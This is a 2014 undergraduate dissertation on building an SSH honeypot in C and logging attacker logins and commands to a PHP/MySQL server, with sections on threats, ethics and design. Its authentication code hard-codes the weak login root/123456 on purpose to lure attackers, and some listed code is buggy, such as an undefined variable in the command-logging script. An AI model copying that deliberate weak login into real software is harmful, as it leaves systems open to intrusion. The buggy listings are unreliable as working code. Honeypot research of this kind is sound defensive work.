University of Sussex

Building a Honeypot to Research Cyber-Attack Techniques

Simon Bell, Computer Science BSc
Candidate Number 18585

School of Engineering and Informatics
Project Supervisor: Dr. Martin Berger
University of Sussex, May 2014

Declaration

This report is submitted as part requirement for the degree of Computer Science at the University of Sussex. It is the product of my own labour except where indicated in the text. The report may be freely copied and distributed provided the source is acknowledged.

Signature:

Simon Bell

Acknowledgements

The author wishes to thank Dr. Gareth Owen, University of Portsmouth for his input and advice on cybersecurity; Dr. Lorenzo Cavallaro, Royal Holloway, University of London for the online course on malware and advice during the project and Dr. Martin Berger for his encouragement, advice and support while supervising the project.

UNIVERSITY OF SUSSEX

Simon Bell, Computer Science BSc

Building a Honeypot to Research Cyber-Attack Techniques

Summary

The internet can be a dark and dangerous place; featuring viruses and cyber attacks. This project aims to uncover some of these threats and reveal just how vulnerable the internet can be. The project involves creating a honeypot - a device designed to attract cyber attackers - and to analyse cyber attacks to see what is going on in the dark underworld of the internet.

This dissertation explains the process involved in building a honeypot in the programming language C along with the results produced from that honeypot. Malicious files uploaded to the honeypot will be analyses to gain an understanding into how cyber-attackers carry out certain types of attacks.

The main areas covered in the dissertation include:

- an introduction to cybersecurity concepts, honeypots and the SSH protocol
- professional and ethical considerations surrounding the project area
- requirements analysis for the software
- the methodology used to obtain results
- how the honeypot software was be built and deployed
- an analysis of the results obtained from the honeypot
- analysis and reverse engineering of malware

Contents

List of Tables

List of Figures

Chapter 1

Introduction

The overall aim for this project is to build an SSH honeypot to research cyber-attack techniques. This section provides an introduction to some common internet threats, what a honeypot is and why honeypots are useful at detecting cyber threats, what the SSH protocol is and what the aims for this project are.

The internet can be a dangerous place due to the many threats that exist within it. Most of the time we may be completely unaware of these threats since they are hidden and might not be immediately obvious. The internet is made up of a globally distributed network; it is not run by one single organisation. Therefore the internet has no central governing body. This means that the internet has no global laws. What may be illegal in one country may not be illegal in another country. Another issues facing the internet is anonymity: many users of the internet believe that their actions online cannot be traced since they are "hidden" behind a computer. These reasons may lead some internet users to carry out actions which may be considered unethical or illegal (in some countries), such as cyber-attacks. As a result: the internet is littered with many cyber threats and cyber attacks which are carried out by these unethical internet users which we call *attackers*.

1.1 Common Cyber Threats

Some examples of common internet threats are explained below. For some of these examples it can be useful to represent the scenario with the fictitious characters Alice, Bob and Mallory. Where Alice and Bob are trying to communicate with each other and Mallory is trying to spy on or attack Alice and/or Bob.

1.1.1 Man in the Middle Attack

An example of a common form of attack is the man-in-the-middle attack [16]: this is when Alice thinks she is communicating with Bob. However, all communications are actually going through Mallory, therefore Mallory is able to eavesdrop on both Alice and Bob. This scenario is illustrated in figure 1.1.



Figure 1.1: Man-in-the-middle attack[62].

1.1.2 Brute Force Attack

Another common cyber-attack is the brute-force attack [35] [12]. In this scenario Alice has some data which only she and Bob should be able to access. So Alice encrypts the data. This means that the correct key (e.g. a password) is required to decrypt the data. In a brute-force attack Mallory will try repeatedly attempting various different keys until the correct key is found. Once Mallory finds the correct key she is then able to decrypt the data, thereby viewing its contents. A common strategy used in the brute-force attack is to use a dictionary (containing many different words) in order to try various different combinations of words, numbers and symbols. The brute-force attack is illustrated in figure 1.2 whereby it can be thought of as various keys being tried on a single lock in an attempt to find the correct key to gain authorisation.

Figure 1.2: Brute-force attack[37].

1.1.3 Distributed Denial of Service Attack

The final common cyber-attack example is the distributed denial of service (DDoS) attack [40]. In this type of attack the attacker's aim is to temporarily or indefinitely stop a service of some host (the victim) from operating. The result is that no user is able to use that service. A good example of this is a DDoS attack on a web server: the result would be that no users can browse the website if the DDoS attack is successful. A common way of carrying out a DDoS attack is by using a network of compromised machines known as "bots". These bots act like zombies in that they can be given commands from handlers to carry out tasks such as flooding a web server. Figure 1.3 shows how an attacker can send her requests to the handlers and these in turn will command the zombies (infected machines) to carry out the command. The result is that the victim (e.g. a web server) becomes inundated with requests and may become flooded, therefore ceasing to serve any further requests.



Figure 1.3: Distributed Denial of Service (DDoS) attack[15].

1.2 Malware

Malware stands for malicious software and is a term used to describe any software that has malicious intentions. These intentions can include attempting to gain unauthorised access to computer systems, disrupting computer systems and gathering sensitive information.

Malware is an umbrella term often used to describe the following types of programs:

- viruses: programs that replicate by inserting their code into other programs, files or boot sectors of the hard drive often with the aim to corrupt or modify the target system.
- worms: programs that spread by infecting other computers usually via a computer network with the aim to harm the computer network often by consuming bandwidth. Unlike viruses, worms do not generally attach themselves to other programs or corrupt files on the target system.
- trojans: programs disguised to look like useful applications but actually have malicious intent such as causing loss or theft of data and possible system harm. Trojans are generally non-self-replicating. The term is derived from the ancient Anatolia story of the wooden horse used to trick the defenders of Troy.
- spyware: software that collects information that is often then sent or sold to a third party
- ransomware: software that prevents its user from using the computer system by demanding some ransom be paid to the malware author. An example of ransomware is cryptoviral extortion which encrypts a user's hard drive, preventing access to the entire system unless the ransom is paid.
- adware: software that displays adverts on the infected system without the user's consent. Not to be confused with advertising-supported software whereby the terms of the software state that adverts will be displayed and the user agrees to this.
- scareware: also known as rogueware, this software is designed to look like a genuine virus with the aim of tricking the user into paying for fake antivirus software to remove it.

Malicious programs can be identified by using a hashing algorithm (such as MD5, SHA-256, SHA-512 etc) which produces a compact digital fingerprint of that file. This digital fingerprint can then be used to check the malicious file against a database of known malware or to identify the file when collaborating data.

One of the main techniques used to analyse malware is reverse engineering. This techniques involves analysing what the malware does and how it does it. This is achieved by analysing the files and network activity produced by the malware and also looking at the source code. Reverse engineering can be broken down into two main phases:

- static analysis: the malware is decompiled back into its source code (often machine code [38]. The source code can then be analysed for malicious activity
- dynamic analysis: the malware is executed in a safe environment (often on a virtual machine) to monitor its activities such as files accessed, CPU usage and network activity

One of the main challenges faced during the static analysis phase is when the malware source code is obfuscated. Obfuscation occurs when the authors do not want the source code to be easily understood by humans. Obfuscated source code often employs programming techniques that are easy for computes to understand but difficult for humans to understand.

1.3 Honeypots

A good way to uncover some of the threats that exist on the internet is by using a honeypot [53] [36]. A honeypot is a device (or in this case a piece of software) designed to look like a regular computer connected to a network and usually appears to contain valuable information. However, the honeypot is actually isolated from the rest of the machine and monitors all activity. Honeypots can be classified into two deployment types: production and research. These Honeypots can then be further classified into three main categories: low-interaction, high-interaction and pure honeypots [66] [41].

Production honeypots are used mainly by corporations and organisations that have an existing network infrastructure in place and are looking to improve their current security. Production honeypots require little maintenance and only produce limited information which is enough to strengthen the network or detect vulnerabilities. The advantage of production honeypots is that they are easy to deploy but they produce limited information about attackers and attacks

Research honeypots are deployed with the goal to find out complex information about current attack techniques and the attackers behind them. These types of honeypots would not add direct value to an organisation because the data they produce would need to be analysed. The data produced from research honeypots can be used to study current threats and to determine how organisations can protect themselves against these threats. The main advantage of research honeypots is the volume and complexity of data they produce. However, they can be complex to deploy and maintain.

Low-interaction honeypots focus on one specific service to emulate (e.g. email service, remote login service). The main advantage of low interaction honeypots is that they consume relatively little resources and are therefore easier to deploy than more high-interaction honeypots. The disadvantages to low-interaction honeypots is that they are limited to only detecting vulnerabilities for the service which the honeypots is emulating. Examples of low-interaction honeypots include Dionaea[4]: a honeypot that captures attack payloads and malware, Glastopf[48]: a honeypots that emulates a vulnerable web server and Honeyd[47]: a honeypot for capturing attacker activity.

High-interaction honeypots emulate multiple services at the same time (e.g. a web server and an email service). The main advantage of high-interaction honeypots is that an attacker may be more convinced that the honeypot is a real machine since there are many services to attack. However, high-interaction honeypots are more expensive to maintain and deploy. An example of a high-interaction honeypot is the Honeynet Project's 3rd Generation Honeywall ('roo') framework[19].

The third type of honeypot is the pure honeypot. This type of honeypot is a complete operating system whereby the monitoring of attackers' activities is recorded via a tap on the honeypot's link to the network. Pure honeypots do not require any special software to install since they are just regular systems. However, ensuring that these systems do not cause vulnerabilities on the network does require specialist knowledge.

1.4 Secure Shell (SSH) Protocol

One of the systems that can be emulated by a low/medium-interaction honeypot is the remote login service: secure shell (SSH) [13]. The SSH protocol is a secure communication channel which allows users to remotely control computer systems. The SSH protocol transmits data over the TCP protocol[46]. It can be used on both Unix-like operating systems (Linux) and Windows. There are three main authentication methods used in the SSH protocol:

- password: whereby users are required to type the correct username and password to

gain authentication

- keys: whereby users are required to provide the correct cryptographic key to gain authentication
- a hybrid approach where both password and keys are required to gain authentication

One of the main vulnerabilities of the SSH protocol is the use of weak passwords [52] and lack of cryptographic keys [63]. This is a vulnerability because weak passwords can be broken fairly easily by using the brute-force attack (as described previously). Once an attacker gains entry into the SSH protocol any number of attacks may be carried out. One specific attack that could be prepared for is the DDoS attack: having gained unauthorised entry into the SSH protocol an attacker might transfer and execute malicious software onto the host machine. This would allow the attacker to carry out a DDoS attack by controlling the attacked host to then attack the DDoS victim (as discussed previously).

1.5 Project Aims

There are two main aims for this project: the first is to build an SSH honeypot and the second is to research cyber-attack techniques.

The first aim, building an SSH honeypot, will allow users interested in cyber-security (or information security) to easily and quickly deploy a medium-interaction SSH honeypot and be able to analyse the data produced from this to determine current threat levels. The specific objectives for building an SSH honeypot are:

- Implement medium-interaction, research honeypot in programming language C
- Log all username and password attempts
- Allow user authentication and log all attempted commands
- Allow most common set of shell commands to emulate (e.g. ls, wget, w, ...)
- Allow attackers to upload files to honeypot using wget
- Emulate running of uploaded files from attackers

The second aim, research cyber-attack techniques, will analyse current threats (with data produced from the deployment of created honeypot) and help those interested in information security and those wanting to tighten existing SSH systems. Specific objectives for researching cyber-attack techniques are:

- Deploy honeypot to public server so anyone in the world can attack it
- Produce data from honeypot deployment
- Analyse most commonly used username and passwords
- Analyse how username and password lists are created (dictionary, other lists etc)
- Analyse most commonly attempted shell commands
- Analyse uploaded files from attackers
- Analyse how host (honeypot) is used by attackers once compromised

The core project aims (such as building a medium-interaction honeypot and analysing cyber-attack techniques) are achievable in the given time frame. However, some of the latter aims (such as emulate running of uploaded files from attackers) will only be implemented if there is enough time.

1.6 Approach

The approach taken for this project will be to first look at existing honeypots to determine how they function and see how their source code is structured. This will also involve carrying out background reading into cybersecurity. The next stage will be to start building a honeypot incrementally, adding more features only once the previous features have been tested and deployed.

Current examples of SSH honeypots include Kippo[5] and Kojoney[20], both of which use the Twisted Conch[27, p. 172] package, which is implemented in the programming language Python[58]. These honeypots provide a medium-interaction, production honeypot. The advantage of these SSH honeypots is that they are quick to deploy and provide useful data for analysing SSH attacks on an existing network.

The SSH protocol defines a strict procedure for establishing SSH sessions [65]. The vast majority of Linux operating systems use the library openSSH[7] for establishing SSH sessions, which is written in the programming language C[34]. In an attempt to create a honeypot that behaves similarly to the genuine openSSH library, the honeypot being created for this project shall also be written in the programming language C. The library libssh[6] shall be used to create the SSH session, this ensures the connection conforms to the SSH RFC protocol[65]. The programming language C executes much faster than Python and it is important that this honeypot has similar timings to the genuine openSSH implementation. This is important because attackers are becoming aware of honeypots and are trying to detect them using various methods such as timings of the honeypot [28][60].

The two major public SSH honeypot applications (Kippo [5] and Kojoney [20]) both use the Twisted Konch package [27, p. 172] which is written in Python. Although the Twisted Konch library provides a good implementation of an SSH session, its major flaw is that it might be detected as being a honeypot. One of the main reasons for this is that the timings of Python based SSH honeypots are much slower than the service which they are emulating: the SSH daemon. This timing difference is because the Python programming language is slower to execute compared to C programming language implementations. This is mostly due to Python being a more abstract (or higher level) language than C.

One of the main advantages of the honeypot being produced in this project is that is can run on systems whereby access to the Python programming language is not possible. Also, this honeypot should provide a more suitable implementation for security researchers that requite a honeypot which behaves more similarly to the openSSH library than other existing SSH honeypots.

Appendix A lists the overall project plan and the schedule that has been prepared for various stages of the project.

1.7 Report Structure

This section outlines the proceeding sections of this dissertation.

- Professional Considerations: describes the professional and ethical considerations surrounding this project and how it will impact society
- Requirements Analysis & Design: describes what functions are to be implemented by the SSH Honeypot along with non-functional requirements and an algorithmic design overview for the honeypot
- Methodology: outlines the approach taken by the research and analysis phase of this project and how data was collected and processed

- Build: describes the build process of both the honeypot and the data gathering server
- Deployment: describes how the various aspects of this project were deployed including setting up an Amazon Web Service instance, connecting to the honeypot via SSH, setting up the domain name and deploying the data gathering website including the blog
- Results: analyses the results produced from the honeypot and malware analysis. The honeypot results section analyses the usernames, password, CLI commands and uploaded files from the honeypot. The malware analysis section details the network forensics investigation carried out for a trojan and the reverse engineering of an Android application
- Evaluation: assesses the quality of the project and the results produced
- Conclusion: concludes the overall project and the direction for future work

Chapter 2

Professional considerations

The professional consideration listed below were adhered to throughout the entire project. In particular, individual IP addresses that were collected from the honeypot attack logs have been masked to maintain the anonymity of any user that attempted to gain authorisation into the honeypot.

The subject of honeypots in computing can be a controversial one, therefore this section aims to address some of the major professional considerations of this project. The BCS[2] outlines a Code of Conduct[1] which should be adhered to when carrying out any IT project. The the BCS Code of Conduct sections: Public Interest, Professional Competence and Integrity and Duty to the Profession are applied specifically to this project in the proceeding sections. The responsible disclosure section describes how this project will deal with the social responsibility implications if a high impact vulnerability is discovered while carrying out this project. Finally, the honeypot ethics section will explore the ethical issues surrounding honeypots and aims to address these issues.

2.1 Public Interest

This project will collect IP addresses of attackers that login to the honeypot. Since IP addresses can be used to trace individuals on the internet these IP addresses will be stored securely and not revealed to the public (as per the Data Protection Act 1998 [3]). This project may at times use third party software or libraries, in such cases all relevant third parties shall be referenced and credit given. This project shall adhere to section 1(c) of the BCS Code of Conduct in that there shall be no discrimination made against any other person. This project is aimed primarily at the computer science and information security sectors. However, the outcomes of this project are not exclusive to the IT sectors and may benefit many other sectors that want to increase their computer security.

2.2 Professional Competence and Integrity

This project is being undertaken as a university undergraduate final year project. Therefore large portions of the project shall provide a strong learning experience. However, all knowledge areas of this project are within the subject areas taught under the university degree course. Where there are areas that have not been covered by the degree course relevant research shall be undertaken and references provided for background reading. This project values the opinion of others' and actively encourages honest criticisms of the work provided. Where constructive feedback for this project is received it shall be referenced within the project and actions taken as a result shall be shown. Finally, this project adheres to sections 2(f) and 2(g) of the BCS Code of Conduct in that this project shall "avoid injuring others, their property, reputation, or employment by false or malicious or

negligent action or inaction" and that this project shall "reject and will not make any offer of bribery or unethical inducement".

2.3 Duty to Relevant Authority

This project shall be carried out with due care and diligence in accordance with the University of Sussex requirements. Advice has been sought and permission granted to carry out this specific project. This project shall try to avoid any situation which may provide a conflict of interest between this project and the University of Sussex. This project is being carried out by Simon Bell whom accepts professional responsibility for the work carried out within the project. This project shall not disclose any confidential information (including IP addresses of attackers') except with the permission of the University of Sussex or where required to do so by law such as under the Regulation of Investigatory Powers Act 2000 [9]. Finally, this project shall not "misrepresent or withhold information on the performance of products, systems or services (unless lawfully bound by a duty of confidentiality not to disclose such information), or take advantage of the lack of relevant knowledge or inexperience of others" as declared in section 3(e) of the BCS Code of Conduct.

2.4 Duty to the Profession

This project shall be carried out to a high standard in order to uphold the reputation of the profession and the BSC. The author of this project, Simon Bell, shall act with integrity and respect towards other members of the BCS and also other professionals and shall encourage and support fellow members in their professional development.

2.5 Responsible Disclosure

Due to the nature of this project, researching cyber-attack techniques, it may be possible to discover flaws or vulnerabilities in existing software, systems, protocols etc. Responsible disclosure[51] is a vulnerability disclosure model which states that any discovered vulnerabilities must be reported to the relevant authority (e.g. the software producer). Once reported, the relevant authority has a period of time to patch the vulnerability before the vulnerability can be publicly disclosed. If a vulnerability is discovered that has a high impact on society then the vulnerability may be disclosed sooner, as agreed with the relevant authority, in order to prevent a false sense of security in society.

2.6 Ethical Considerations

The subject of honeypots used in computing can be a controversial one, therefore this sections aims to analyse these controversies and explore the ethics surrounding honeypots.

One of the major issues of using a honeypot is that it could be seen as encouraging criminal activity, since the purpose of this project is to build a software system which allows attackers to gain unauthorised entry into it. However, one of the major aims of this project is to allow attackers to believe that they are gaining unauthorised access (when in fact they are actually not). Therefore the attacker is not actually gaining unauthorised entry at all. The details of the attackers' IP addresses will remain anonymous throughout this project, and will only be used to determine approximately which countries/states certain attacks originate from (although some attacks may route through a proxy which could be in a different location/country from the originating attack). Therefore any IP

address logs that appear in this dissertation shall be masked using the asterisk (*) symbol (for example the IP address *192.168.0.1* may be masked as *192.***.*.1*).

Another major issue surrounding the use of honeypots is that of deception (Dittrich, 2012 [24]). This is because participants in this project do not know that they are participating in a research project. This is a difficult subject to address due to the nature of the aims of honeypots. If attackers were informed about participating in a research project; they would not participate. If participants were told to "attack" the honeypot it would likely produce unrealistic results since the attackers know they are being monitored.

Some experts consider honeypots to be unethical because they are strengthening the attackers' ability to detect honeypots. This could then allow attackers to stop targeting honeypots and, instead, only attack genuinely insecure systems. The result could be argued that honeypots are contributing to attackers becoming more sophisticated and creating a bigger problem.

However, the use of honeypots has resulted in many insecure systems being toughened, viruses and malicious code discovered and the information security sector as a whole has developed due to the use of honeypots.

Chapter 3

Requirements Analysis & Design

This chapter sets out the requirements of the software to be built along with a design for the software. The functional requirements set out what the software shall do and the non-functional requirements set out how the software shall do it. The design is a high-level abstract design of honeypot algorithm.

3.1 Requirements Analysis

This section describes the functional and non-functional requirements of the software to be built.

3.2 Functional Requirements

- SSH honeypot shall run as a server (daemon) in the Linux operating system environment
- Allow clients to connect to the server by initiating an SSH session
- Allow clients to try various different passwords
- Allow user to define a username and password to allow authorisation of attacker into the emulated shell environment
- Ability to log all login attempts and commands executed within the emulated shell environment
- If enough time: Implement virtual environment to execute uploaded malicious code

3.3 Non-Functional Requirements

- The honeypot needs to be reliable and secure (it cannot become or create a vulnerability to the host system)
- The system shall be stable
- Response times shall be less than 10 milliseconds
- The system shall be portable across multiple Linux environments that support the dependant libraries (libssh)
- The system shall not be exploitable
- The emulated shell environment shall produce its output with timings that are similar to the openSSH library shell environment in order to convince attackers that it is a real shell environment

3.4 Design

Based on the requirements analysis this section details a high-level design (or basic algorithm) for the honeypot:

- Client initiates request for SSH connection to honeypot server - relevant SSH protocol data is transmitted to establish SSH session
- Server sends client request for username and password authentication
  - All authentication attempts received from client are logged (and sent to remote logging server)
- If correct username and password entered: send client authorisation success and welcome message
- Log all attempted commands (everything typed into the emulated shell)
- If client enters a command which is on predefined list; emulate that command
- Terminate SSH session if client sends close, connection is lost, or time-out (5 mins of inactivity) occurs

Chapter 4

Methodology

In order to research cyber-attack techniques, data needs to be collected. It is important to collect data reliably in order to provide the best data analysis. Since any server running a honeypot could itself become compromised, the data produced from the honeypot shall be communicated to a separate server for data analysis.

Any honeypot used in the research phase of this project shall, upon receiving a new connection from an attacker, transmit the data containing the monitoring of the attacker to http://securehoney.net. That way, if a honeypot server becomes compromised, an attacker will be unable to view logs from previous monitoring logs. This preserves the anonymity of attackers and protects any personal information.

At each phase, once certain features have been implemented, a current working version of the honeypot will be deployed to numerous servers to collect data. Each honeypot will log all attacks made to it and transmit these logs to a central monitoring server (http://securehoney.net).

4.1 Location

There are two main locations of this project; the first is the physical location where the author shall work, this is in Brighton (United Kingdom). The second is the location of the honeypots and the central monitoring server. One honeypot will be hosted by Rackspace on a VPS server (location: London) the other honeypot will be hosted by Amazon on an Amazon Elastic Compute Server (EC2). Finally, the monitoring server will be hosted by Xilo Communications Ltd (location: Sheffield).

4.2 Research Design

Data shall be collected by deploying honeypots to numerous servers on the internet. These honeypots shall wait for incoming connections from clients. One of the honeypots shall not have its IP address publicised and will collect data from people scanning IP address ranges. The other honeypot server shall be running a web server which contains content which is popular in society and might therefore attract attention from attackers.

4.3 Sampling procedure

The sampling procedure for this research will depend on the specific data to be extracted. For example: determining the most commonly attempted password will be a case of selecting the most commonly attempted password in the entire data set. In most cases, the entire data set will be used but it will be filtered depending on the data to be extracted.

4.4 Data gathering

Data will be gathered from the servers running the honeypot. These servers will transmit their data to a central monitoring server (http://securehoney.net). This central monitoring server will store data in a MySQL database[44]. Incoming data shall be processed via a script written in the programming language PHP[8].

4.5 Data analysis

Data will be analysed by querying the MySQL database with SQL queries and PHP code. The outputs of these queries will be presented on a statistics page, written in PHP. This statistics page will display tables and charts to represent the data.

Chapter 5

Build

This chapter outlines how the overall programming phase of this project was constructed. It is split into two main sections which represent the two main parts of the build phase:

- building the honeypot
- building the data gathering website

The honeypot building section focuses on using the programming language C to create an SSH server and the data gathering website section focuses on using web technologies PHP, HTML, Javascript, JQuery and Amazon Web Service (AWS) to create the main data logging and analysis website and to deploy it.

5.1 Honeypot

In this section of the build stage the overall aim is to create a honeypot in C. In order to reach the overall aim, the project transitions through various stages from creating a basic C server, to implementing the SSH protocol.

5.1.1 Basic Server

The first objective for building the honeypot was to create a basic server written in C. This basic server will allow clients to connect to the server, send text to the server and then the server will echo the text back to the client.

One of the main advantages of building a basic server as a first step is that it introduces the programming language C. Since the echo server can also be created in an already familiar language such as Java, this makes aids the process of learning a new programming language.

This basic echo server was also deployed to a live Amazon Elastic Cloud Compute (EC2) server whereby anyone in the world can connect to the server. This is described in more detail in the proceeding section Deployment.

5.1.2 Creating a Secure Connection

Having built and deployed the basic echo server the next step was to turn the standard connection into a secure connection and to begin implementing the SSH protocol. This is where one of the first major problems was encountered.

In an attempt to establish an SSH session the basic server code was adjusted to use a secure socket to listen for connections on. This new implementation of the basic server was able to accept secure connections, however this was not enough to establish an SSH session.

5.1.3 SSH Protocol Implementation

The main SSH RFC protocol (RFC 4251), Section 1: Introduction, explains that there are three major components to the SSH protocol:

- The Transport Layer Protocol [SSH-TRANS] (RFC 4253)
- The User Authentication Protocol [SSH-USERAUTH] (RFC 4252)
- The Connection Protocol [SSH-CONNECT] (RFC 4254)

The Transport Layer Protocol (SSH_TRANS, RFC 4253) Section 4: Connection Setup describes how a new SSH connection is initially setup. The RFC reveals that an SSH connection is established over a standard TCP connection (and not a secure TLS connection). The first communication that is sent between client and server is the identification string:

SSH-protoversion-softwareversion SP comments CR LF

This data string communicates what versions of the SSH protocol is being used along with details about the software being used by both client and server.

5.1.4 SSH Library

At this point in the project a decision needed to be made about how best to proceed: implement the SSH protocol in its entirety or use an existing SSH library. There are various SSH libraries available (openssh, libssh2, libssh), but only libssh supports implementing an SSH server or more commonly known as an SSH daemon (or sshd).

The decision was made to use the library libssh to support the SSH protocol as this would progress the project more quickly and also ensure the entire SSH protocol is strictly adhered to. The libssh documentation provides an example of a basic SSH server, however this example server is very limited in its capabilities and therefore required various improvements and new code to achieve the requirements of the SSH honeypot.

To assist in the development of a more suitable implementation of the libssh library an existing project created by Pete Morris called sshpot [43] was adopted. The main adjustment to the Pete Morris' code implementation was the ability to transmit data from the honeypot to the data gathering server using the C library curl [55].

5.1.5 Authorising SSH Clients

Once the SSH library had been implemented and a basic SSH connection had been established the next step was to implement user authentication by requiring clients to enter a username and password. The purpose of this authentication is to produce the appearance to an attacker that this honeypot requires a username and password to login to the system.

A good example of user authentication using libssh can be seen in James Halliday's code [33]. The code below creates a method called *authenticate* which handles the authentication protocol for the SSH connection.

```
static int authenticate(ssh_session session, struct connection *c) {
    ssh_message message;
    do {
        message=ssh_message_get(session);
        if(!message)
            break;
        switch(ssh_message_type(message)){
            case SSH_REQUEST_AUTH:
                switch(ssh_message_subtype(message)){
```

```
                    case SSH_AUTH_METHOD_PASSWORD:
                        printf("User %s wants to auth with pass %s\n",
                               ssh_message_auth_user(message),
                               ssh_message_auth_password(message));
                        log_attempt(c,
                                ssh_message_auth_user(message),
                                ssh_message_auth_password(message));
                        if(auth_password(ssh_message_auth_user(message),
                           ssh_message_auth_password(message))){
                            ssh_message_auth_reply_success(message,0);
                            ssh_message_free(message);
                            return 1;
                           }
                        ssh_message_auth_set_methods(message,
                                                     SSH_AUTH_METHOD_PASSWORD |
                                                     SSH_AUTH_METHOD_INTERACTIVE);
                        // not authenticated, send default message
                        ssh_message_reply_default(message);
                        break;

                    case SSH_AUTH_METHOD_NONE:
                    default:
                        printf("User %s wants to auth with unknown auth %d\n",
                               ssh_message_auth_user(message),
                               ssh_message_subtype(message));
                        ssh_message_auth_set_methods(message,
                                                     SSH_AUTH_METHOD_PASSWORD |
                                                     SSH_AUTH_METHOD_INTERACTIVE);
                        ssh_message_reply_default(message);
                        break;
                }
                break;
            default:
                ssh_message_auth_set_methods(message,
                                             SSH_AUTH_METHOD_PASSWORD |
                                             SSH_AUTH_METHOD_INTERACTIVE);
                ssh_message_reply_default(message);
        }
        ssh_message_free(message);
    } while (ssh_get_status(session) != SSH_CLOSED ||
            ssh_get_status(session) != SSH_CLOSED_ERROR);
    return 0;
}
```

The code above calls the function *auth_password* to verify that the username "root" has been entered along with the password "123456". This username and password combination was chosen since it is the most commonly attempted username and password combination by attackers.

```
static int auth_password(const char *user, const char *password){
    if(strcmp(user, "root"))
        return 0;
    if(strcmp(password, "123456"))
        return 0;
    return 1; # authenticated
}
```

5.1.6 Shell Emulation

The final stage of the honeypot build stage was to create an emulated command line interface (CLI) or shell environment. This part of the SSH honeypot will allow an attacker to enter commands on the CLI and this is where cyber-attack techniques can be analysed.

The code extract below echoes back to the client any text that is entered into the emulated CLI. So as the client enters the command "top" into the SSH terminal window the same text will appear on the clients terminal window.

```
do{
    i=ssh_channel_read(chan,buf, 2048, 0);
    if(i>0) {
        ssh_channel_write(chan, buf, i);
        if (write(1,buf,i) < 0) {
            printf("error writing to buffer\n");
            return 1;
         }
    }
} while (i>0);
```

One of the main problems encountered was how to handle the arrow keys. Since the above code simply echoes back all the clients input, if the client pressed the up arrow key this would result in their command-line cursor moving up on their terminal window. This also meant that the cursor could be moved to anywhere on the terminal window by using the arrow keys, even to text preceding the SSH connection statement.

By looking at how the SSH honeypots Kippo and Kojoney tackle this problem there became a relatively easy way to solve the problem; disable the arrow keys altogether. So the adjusted does not echo back key presses to the client.

5.2 Data Gathering Server

This section of the build stage involves creating the data gathering server which will act as a website that serves a number of purposes:

- Receive authentication and CLI data from honeypot
- Store received data into a database
- Process data from database to produce statistics and graphs
- Provide a simple blogging platform to share project progress with wider cyber-security community
- Send automated Facebook and Twitter status updates about honeypot statistics

The main language used to build the website is PHP because it is designed for website programming and therefore provides straightforward implementations for common website methods.

5.2.1 Database Design

A MySQL database was used for this project to store honeypot data since it is a free and open source database and is straightforward to install on a Linux server running Apache web server.

The database table *ssh_login_attempts* is used to store the data collected from the honeypot. It stores the timestamp the authentication attempt was made, the username and password used, the IP address of the client and the IP address of the honeypot (since

there will be multiple honeypots deployed). These values correspond to the table columns: date, username, password, client_ip and honeypot_ip.

The database table *ssh_shell_log* stores the commands entered by authenticated attackers on the emulated CLI. This table records the command, IP address of the client, IP address of the honeypot and the timestamp that the command was entered into the honeypot. The corresponding table columns are: command, client_ip, honeypot_ip and time.

5.2.2 Data Collection

The main PHP script is executed remotely by the honeypot which sends a POST HTTP request to the PHP script. The code shown below uses data sanitisation to ensure data being saved in the database cannot contain malicious code. This is achieve by using the method *mysqli_real_escape_string* which is built into the mysqli library. The IP addresses of the honeypots (in the below code) have been masked along with the database username and password. This will ensure that the project can continue to run in the future without compromise after this dissertation has been published.

Code to receive authentication honeypot data and save into MySQL database:

```
<?php
// create MySQL connection
$con = mysqli_connect("localhost","database_name","password","username");

if(isset($_POST['user']) && isset($_POST['pass']) && isset($_POST['client_ip'])
    ) {

   // check that this attempt is coming from honeypot server:
   if($_SERVER["REMOTE_ADDR"] == "54.2**.*.***" ||
      $_SERVER["REMOTE_ADDR"] == "46.**.***.**" ||
      $_SERVER["REMOTE_ADDR"] == "54.2**.**.***") {

      $username = mysqli_real_escape_string($con, $_POST['user']);
      $password = mysqli_real_escape_string($con, $_POST['pass']);
      $client_ip = mysqli_real_escape_string($con, $_POST['client_ip']);

      mysqli_query($con," INSERT INTO ssh_login_attempts
         SET username = '".$username."',
         password = '".$password."',
         client_ip = '".$client_ip."',
         honeypot_ip = '".$_SERVER["REMOTE_ADDR"]."'
      ");
   }
}

mysqli_close($con);
```

Code to receive command string that is executed by an attacker and save into MySQL database:

```
<?php
// create MySQL connection
$con = mysqli_connect("localhost","database_name",'password',"username");

if(isset($_GET['command']) && isset($_GET['client_ip']) ) {
```

```
   // check that this attempt is coming from honeypot server:
   if($_SERVER["REMOTE_ADDR"] == "54.2**.*.***" ||
      $_SERVER["REMOTE_ADDR"] == "46.**.***.**" ||
      $_SERVER["REMOTE_ADDR"] == "54.2**.**.***") {

      $username = mysqli_real_escape_string($con, $_GET['command']);
      $client_ip = mysqli_real_escape_string($con, $_GET['client_ip']);

      mysqli_query($con," INSERT INTO ssh_shell_log
         SET command = '".$command."',
         client_ip = '".$client_ip."'
      ");
   }
}
mysqli_close($con);
$
```

5.2.3 Data Processing & Presentation

One of the main purposes of the website is to display data collected from the honeypot in a clear and concise manner in order to to share results with the wider cyber-security community. This objective was achieved by querying the MySQL database for various statistics.

One of the main honeypot statistics addresses what the most popular usernames and passwords are. The code below shows how the database can be queried for the most frequent passwords of the day.

```
SELECT password, COUNT(password) AS passCount
    FROM ssh_login_attempts
    WHERE DATE(date) = DATE(NOW())
    GROUP BY password
    ORDER BY COUNT(password) DESC
    LIMIT 10
```

This query can also be adjusted to display the most frequent passwords of all time by simply removing the line *WHERE DATE(date) = DATE(NOW())*. This query would produce a set of results similar to table 5.1.

id	password	passCount
0	123445	1045
1	changeme	754
2	password	367
...	...	...

Table 5.1: Example Password Statistics SQL Query Result

